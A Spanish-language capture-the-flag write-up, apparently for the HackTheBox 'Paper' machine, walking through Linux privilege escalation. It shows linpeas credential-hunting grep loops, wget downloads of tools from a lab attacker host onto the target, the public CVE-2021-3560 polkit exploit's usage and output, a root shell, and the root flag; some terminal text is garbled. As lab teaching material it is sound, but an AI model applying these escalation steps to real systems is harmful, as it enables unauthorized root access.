/opt/Rocket.Chat/programs/server/npm/node_modules/gcs-resumable-upload/node_modules/google-auth-library/build/src/auth/credentials.js
/opt/Rocket.Chat/programs/server/npm/node_modules/googleapis/node_modules/google-auth-library/build/src/auth/credentials.d.ts
/opt/Rocket.Chat/programs/server/npm/node_modules/googleapis/node_modules/google-auth-library/build/src/auth/credentials.js
/opt/Rocket.Chat/programs/server/npm/node_modules/googleapis/node_modules/google-auth-library/build/src/auth/credentials.js.map
/opt/Rocket.Chat/programs/server/npm/node_modules/google-auth-library/build/src/auth/credentials.d.ts

[[ Checking for TTY (sudo/su) passwords in audit logs
[[ Searching passwords inside logs (limit 70)

API Keys Regex
Regxes to search for API keys aren't activated, use param '-r'

```

Sin embargo no nos tiro nada puros falsos positivos por lo cual procedo a **buscar otro linpeas**

linpeas.sh
<https://linpeas.sh> - Traducir esta página

linpeas.sh

```

#!/bin/sh VERSION="ng" ADVISORY="This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software ...

```

abro y doy control e para guardarla en un script .sh llamado linlinux

linlinux

```

VERSION="ng"
ADVISORY="This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission."
#####
#-----) Checks ore.everything (-----
#####
if ( ! -f /usr/bin/id ) && [ "$( /usr/bin/id -u )" -eq "0" ] || [ `whoami 2>/dev/null` = "root" ]; then
    IAMROOT="1"
    MAXPATH FIND W="3"
else
    IAMROOT=""
    MAXPATH FIND W="7"
fi
#####
#-----) Colors (-----
#####
C=$(printf '\033')
RED="${C}[1;31m"
SED_RED="${C}[1;31m&${C}[0m"
GREEN="${C}[1;32m"
SED_GREEN="${C}[1;32m&${C}[0m"
YELLOW="${C}[1;33m"
SED_YELLOW="${C}[1;33m&${C}[0m"

```

```

.+~${SED_RED}~" &
timeout 120 find /tmp -type f -exec grep -HnRiIE "username.*[=:].+" '{}' \; 2>/dev/null
.+~${SED_RED}~" &
timeout 120 find /private -type f -exec grep -HnRiIE "username.*[=:].+" '{}' \; 2>/dev/null
[=:].+~${SED_RED}~" &
timeout 120 find /Applications -type f -exec grep -HnRiIE "username.*[=:].+" '{}'
ame.*[=:].+~${SED_RED}~" &
timeout 120 find /var/www -type f -exec grep -HnRiIE "username.*[=:].+" '{}' \; 2>/dev/null
[=:].+~${SED_RED}~" &
timeout 120 find /var/log -type f -exec grep -HnRiIE "username.*[=:].+" '{}' \; 2>/dev/null
[=:].+~${SED_RED}~" &
timeout 120 find /private/var/log -type f -exec grep -HnRiIE "username.*[=:].+" '{}'
ername.*[=:].+~${SED_RED}~" &
timeout 120 find /usr/local/www/ -type f -exec grep -HnRiIE "username.*[=:].+" '{}'
rname.*[=:].+~${SED_RED}~" &
timeout 120 find $backup_folders_row -type f -exec grep -HnRiIE "username.*[=:].+" '{}'
~username.*[=:].+~${SED_RED}~" &
wait
echo ''

fi
fi
echo ''
echo ''
if [ "$WAIT" ]; then echo "Press enter to continue"; read "asd"; fi

```

~/machineshtb/Paper

cat linlinux.sh

nuevamente transfiero y doy permisos

```

[dwight@paper lin]$ ls
linlinux.sh
[dwight@paper lin]$ wget http://10.10.14.12:2000/linlinux.sh
--2024-01-03 21:36:37--  http://10.10.14.12:2000/linlinux.sh
Connecting to 10.10.14.12:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 765823 (748K) [text/x-sh]
Saving to: 'linlinux.sh'

linlinux.sh          100%[=====] 747.87K
  • Paper.ctb~
  • Paper.ctb~
  • Paper.ctb~  2024-01-03 21:36:38 (1.27 MB/s) - 'linlinux.sh' saved [765823/765823]

[dwight@paper lin]$ chmod 777 linlinux.sh
[dwight@paper lin]$ 

```

ejecuto ./linlinux.sh

```

Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.29

Vulnerable to CVE-2021-3560

PATH
https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-path-abuses
/home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin
New path exported: /home/dwight/.local/bin:/home/dwight/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin:/bin

```

nos encontro algo interesante vulnerable a cve-2021-3560 recordemos que lin peas cuando lo marca de rojo y amarillo es altamente vulnerable, esta version de linpeas si nos encontro algo distinto

Vulnerable to CVE-2021-3560

buscamos el exploit y como funciona

<https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Escalation>

<https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-bug/>

copio lo del github y lo guardo en un archivo llamado poc.sh

```

GNU nano 7.2                                     poc.sh
USAGE: ./poc.sh
-h --help
-u=Enter custom username to insert (OPTIONAL)
-p=Enter custom password to insert (OPTIONAL)
-f=y, To skip vulnerability check and force exploitation (OPTIONAL)
-t=Enter custom sleep time, instead of automatic detection (OPTIONAL)
Format to enter time: '-t=.004' or '-t=0.004' if you want to set sleep time as 0.004ms

Note:
Equal to symbol (=) after specifying an option is mandatory.
If you do not specify the options, then the script will automatically detect the possible time and
will try to insert a new user using that time.
Default credentials are 'secnigma:secnigmaftw'.
If the exploit ran successfully, then you can login using 'su - secnigma'
and you can spawn a bash shell as root using 'sudo bash'

Read his post on this vulnerability: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-
with-bug/

```

Usage

```

USAGE:
./poc.sh
-h --help
-u=Enter custom username to insert (OPTIONAL)
-p=Enter custom password to insert (OPTIONAL)
-f=y, To skip vulnerability check and force exploitation. (OPTIONAL)
-t=Enter custom sleep time, instead of automatic detection (OPTIONAL)
Format to enter time: '-t=.004' or '-t=0.004' if you want to set sleep time as 0.004ms

Note:
Equal to symbol (=) after specifying an option is mandatory.
If you do not specify the options, then the script will automatically detect the possible time and
will try to insert a new user using that time.
Default credentials are 'secnigma:secnigmaftw'.
If the exploit ran successfully, then you can login using 'su - secnigma'
and you can spawn a bash shell as root using 'sudo bash'

```

trasfiero y ejecuto

```
[dwright@paper lin]$ ls  
linlinlin.pdf as3shreas.sh poc.sh  
[dwright@paper lin]$ chmod 777 poc.sh  
[dwright@paper lin]$   
• Paper.pdf  
• poc.sh
```

sin embargo no sirvio

utilizamos otro

-  GitHub
<https://github.com/secnigma/CVE-2021-3560-Polkit-Privilege-Escalation-PoC> · Traducir esta página · :

CVE-2021-3560-Polkit-Privilege-Escalation PoC

An attacker can **exploit** this **vulnerability** by triggering polkit by sending a dbus message, but closing the request abruptly, while polkit is processing the ...
-  GitHub
<https://github.com/blob/main/CVE-2021-3560.py> · Traducir esta página · :

CVE-2021-3560.py - Almorabea/Polkit-exploit

Privilege escalation with polkit - **CVE-2021-3560**. Contribute to Almorabea/Polkit-exploit development by creating an account on GitHub.

```
~/machineshtb/Paper Paper
wget https://raw.githubusercontent.com/Almorabea/Polkit-exploit/main/CVE-2021-3560.py
--2024-01-03 21:58:50-- https://raw.githubusercontent.com/Almorabea/Polkit-exploit/main/CVE-2021-3560.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.110.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response. 200 OK
Length: 2434 (2.4K) [text/plain]
Saving to: 'CVE-2021-3560.py'

    [  0%] 2434/2434 [16.6 MB/s] 2.38K
CVE-2021-3560.py 2024-01-03 21:58:50 (16.6 MB/s) - 'CVE-2021-3560.py' saved [2434/2434]

utilizamos otro
```

```
[d Dwight@paper lin]$ wget http://10.10.14.12:2000/CVE-2021-3560.py
--2024-01-03 21:59:28-- http://10.10.14.12:2000/CVE-2021-3560.py
Connecting to 10.10.14.12:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2434 (2.4K) [text/x-python]
Saving to: 'CVE-2021-3560.py'

    [Progress Bar] 100%[=====] 2434/2434

2024-01-03 21:59:29 (116 MB/s) - 'CVE-2021-3560.py' saved [2434/2434]
~/machineshtb/Paper

[d Dwight@paper lin]$ ls
CVE-2021-3560.py  linuxpriv.sh  linpeas.sh  poc.sh
[d Dwight@paper lin]$ chmod 777 CVE-2021-3560.py
[d Dwight@paper lin]$
```

sigo las instrucciones del readme y ejecuto

The screenshot shows a terminal session on an Ubuntu system. The user runs a Python script named `CVE-2021-3560.py`. The output indicates a successful privilege escalation, creating a new user account named `ahmed` with root privileges. The user then logs in as `ahmed` and runs `sudo su` to become root. Finally, the user runs `whoami` to verify they are now root.

```
test@ubuntu:~/Desktop$ python3 CVE-2021-3560.py
*****
Exploit: Privilege escalation with polkit - CVE-2021-3560
Exploit code written by Ahmad Almorabea @almorabea
Original Exploit Author: Kevin Backhouse
For more details check this: https://github.blog/2021-06-10-privilege-escalation-polkit-root-on-linux-with-t
[+]Starting the Exploit
[+] User Created with the name of ahmed
[+] Timed out at: 0.008446890996407191
[+] Timed out at: 0.008934336684707084
[+] Exploit Completed, your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root
bash: cannot set terminal process group (46983): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/test/Desktop# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/test/Desktop# whoami
root
root@ubuntu:/home/test/Desktop#
```

```
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
Error org.freedesktop.DBus.Error.UnknownMethod: No such interface 'org.freedesktop.Accounts.User' on object at path /org/freedesk  
[+] Timed out at: 0.006096186351619137  
[+] Exploit Completed, Your new user is 'Ahmed' just log into it like, 'su ahmed', and then 'sudo su' to root  
[+] User created with the name of Ahmed  
[+] Timed out at: 0.00844689996407191  
[+] Timed out at: 0.008934336684707084
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.

```
bash: cannot set terminal process group (131849): Inappropriate ioctl for device  
bash: no job control in this shell  
[root@paper lin]# whoami  
root  
[root@paper lin]#
```

Demo

somos root

```
bash: cannot set terminal process group (131849): Inappropriate ioctl for device  
bash: no job control in this shell  
[root@paper lin]# whoami  
root  
[root@paper lin]# cat /root/root.txt  
700d90ad82c0614e37d67021bc08103b  
[root@paper lin]#
```

